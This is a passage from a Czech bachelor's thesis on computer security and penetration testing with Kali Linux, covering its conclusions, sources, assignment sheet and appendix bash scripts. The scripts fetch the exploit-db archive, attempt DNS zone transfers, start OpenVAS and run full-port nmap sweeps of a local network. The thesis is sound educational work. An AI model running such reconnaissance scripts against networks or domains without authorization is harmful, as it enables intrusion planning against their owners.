V práci se dále řeší téma počítačové bezpečnosti. Toto téma se týká především nejslabšího článku v bezpečnostním řetězci, kterým je člověk. Ať už se jedná o slabá hesla, špatně nakonfigurované přístupové body do sítě, či obecná neznalost v oblasti bezpečnosti, týkající se například elektronické pošty a otevírání neznámých souborů v příloze.

Stěžejní část bakalářské práce se zabývá penetračním testováním. Představeno je všech pět fází penetračního testování. Jednotlivé fáze jsou vždy popsány a jsou k nim uvedeny i použitelné nástroje obsažené v Kali Linux. V závěru práce je pak provedena praktická ukázka penetračního testu na virtuálním stroji s operačním systému Metasploitable. V přílohách jsou pak přidány skripty, které slouží k automatizaci a usnadnění některých úkonů, při provádění testů.

7 Závěry a doporučení

Bezpečnost bude vždy nedílnou součástí nejen IT odvětví. Se skutečností, že jsou vynalézány stále novější a novější informační technologie, se nutně musí vyvíjet i jejich zabezpečení. Stejně tak, zde budou existovat i lidé, kteří se budou záměrně nabourávat do nezabezpečených systémů. Někteří za účelem poškodit vlastníka systému - ať už se jedná o získání konkurenční výhody, finančního zisku či z politických důvodů a jiní, kteří se budou snažit systémy chránit a zvyšovat jejich bezpečnost.

Neexistuje zaručený návod jak počítačové systémy dokonale ochránit, nicméně existuje řada pravidel a postupů, které pomáhají minimalizovat rizika ohrožení systému. Z hlediska implementace zabezpečení systémů platí pravidlo, kdy chceme docílit takového stavu, aby úsilí, riziko odhalení a finanční prostředky potřebné na narušení bezpečnostního systému byly adekvátní v porovnání s hodnotou, která je bezpečnostním systémem chráněna. Zabezpečení počítačových systémů není „jednorázovou“ činností, ale jedná se o neustálý proces, který bude třeba neustále měnit, upravovat, přizpůsobovat a vylepšovat.

8 Seznam použitých zdrojů

[1] Official Kali Linux Sites. *Kali Linux | Rebirth of BackTrack, the Penetration Testing Distribution* [online]. 2014 [cit. 2014-08-26]. Dostupné z: http://docs.kali.org/general-use/kali-linux-sources-list-repositories

[2] ERICKSON, Jon. *Hacking: umění exploitace*. Vyd. 1. Překlad Marek Střihavka. Brno: Zoner Press, 2005, 263 s. Encyklopedie Zoner Press. ISBN 80-86815-21-8

[3] MARECHAL, Simon. Advances in password cracking. *Journal in Computer Virology* [online]. 2007, vol. 4, issue 1, s. 73-81 [cit. 2015-03-27]. DOI: 10.1007/s11416-007-0064-y

[4] SILBERSCHATZ, Abraham, Peter B GALVIN a Greg GAGNE. *Operating system concepts*. 8th ed. Hoboken: Wiley, c2010, xx, 972 s. ISBN 978-0-470-23399-3

[5] STUTTARD, Dafydd a Marcus PINTO. *The web application hacker´s handbook: discovering and exploiting security flaws*. Indianapolis: Wiley, 2008, xxxii, 736 s. ISBN 978-0-470-17077-9

[6] KÜMMEL, Roman. *XSS: Cross-Site Scripting v praxi : o reálných zranitelnostech ve virtuálním světě*. Zlín: Tigris, 2011, 330 s. ISBN 978-80-86062-34-1

[7] TEARE, Diane. *Návrh a realizace sítí Cisco: autorizovaný výukový průvodce*. Vyd. 1. Brno: Computer Press, 2003, xxv, 758 s. ISBN 8025100227

[8] KÁLLAY, Fedor a Peter PENIAK. *Počítačové sítě a jejich aplikace: LAN / MAN / WAN*. 2. aktualiz. vyd. Praha: Grada, 2003, 356 s. ISBN 80-247-0545-1

[9] RFC 2821. *Simple Mail Transfer Protocol*. AT&T Laboratories, 2001. Dostupné z: http://tools.ietf.org/html/rfc2821

[10] WILLIE L. PRITCHETT, Willie L.David De Smet. *Kali Linux Cookbook*. New Edition. Birmingham: Packt Publishing, 2013. ISBN 978-178-3289-592

[11] SEITZ, Justin. *Black hat python: python programming for hackers and pentesters*. 1st edition. pages cm. ISBN 1593275900

9 Seznam použitých obrázků

Zdroj: Vlastní obrázky

10 Přílohy

První příkazy slouží k aktualizaci balíčku a jádra. Zbylé řádky provádí změnu adresáře, stažení databáze ze stránek exploit-db.com, její extrahování a poslední příkaz vymazání staženého zabaleného archivu.

```
#!/bin/bash

#updating Kali
apt-get update && apt-get upgrade –y && apt-get distupgrade –y

#updateing DB
cd /usr/share/exploitdb
wget http://www.exploit-db.com/archive.tar.bz2
tar –xvjf archive.tar.bz2
rm archive.tar.bz2
```

Jedná se o skript určený k vyhledání jmenných serverů dané domény a pokusu o přenos zóny na každém z nalezených serverů. Obsahuje funkci usage, která říká, jakým způsobem se skript používá, kontroluje počet zadaných argumentů skriptu a dále se pokouší o přenos zóny ke každému nalezenému jmennému serveru.

```
#/bin/bash

function usage(){
echo "[*] Zone transfer script"
echo "[*] Usage: $0 <domain name> "
echo "[*] Example: $0 domain.com"
exit 0
}
if [ "$#" -ne 1 ]; then
usage;
else
echo "[*] Attempt to zone transfer"
for server in $(host -t ns $1 | cut -d " " -f 4);do
host -l $1 $server |grep "has address"
done;
echo "[*] Finished";
fi
```

Skript je potřeba spustit před každým startem OpenVASu. Dochází k aktualizování databáze, spuštění démona skeneru, zkompilování databáze, zálohování databáze, spuštění manažera na portu 9390, spuštění skeneru na portu 9393 a spuštění aplikace na portu 9392

```
#!/bin/bash

#OpenVAS updates
openvas-nvt-sync
openvassd
openvasmd --rebuild
openvasmd --backup
openvasmd -p 9390 -a 127.0.0.1
openvassd -p 9393 -a 127.0.0.1
gsad --http-only --listen=127.0.0.1 -p 9392
```

Skript slouží ke skenování lokální sítě. Pro každý nalezený aktivní stroj je pak proveden sken pro otevřené porty.

```
#!/bin/bash

function usage(){
echo "[*] LAN full scan script"
echo "[*] Usage: $0 <my ip Address>"
echo "[*] Example: $0 192.168.1.12"
exit 0
}

if [ "$#" -ne 1 ]; then
usage;
else
startOfIP=$(echo $1 | cut -d "." -f 1,2,3)
echo "$startOfIP.0/24" > range.txt
for host in $(nmap -sn -iL range.txt | grep "report for" | cut -d
" " -f 5);
do
nmap -sT -sV -p 1-65535 $host;
done;
rm range.txt
echo "[*] Finished"
fi
```

FIM UHK
UNIVERZITA HRADEC KRÁLOVÉ
Fakulta informatiky a managementu
Rokitanského 62, 500 03 Hradec Králové, tel: 493 331 111, fax: 493 332 235

Zadání k závěrečné práci

Jméno a příjmení studenta: **Daniel Buřval**

Obor studia: Aplikovaná informatika
Jméno a příjmení vedoucího práce: **Filip Malý**

Název práce:
Počítačová bezpečnost s využitím OS Kali Linux

Název práce v AJ:
Computer security and operating system Kali Linux

Podtitul práce:

Podtitul práce v AJ:

Cíl práce: Seznámit s využitím operačního systému Linux při bezpečnostním auditu. Představit Kali Linux a ukázat praktické využití nástrojů. Obecně uvést do problematiky počítačové bezpečnosti.

Osnova práce:
1. Úvod
2. Kali Linux
3. Bezpečnost
4. Počítačové hrozby
5. Závěr

Projednáno dne: 11.11.2014

Podpis studenta

Podpis vedoucího práce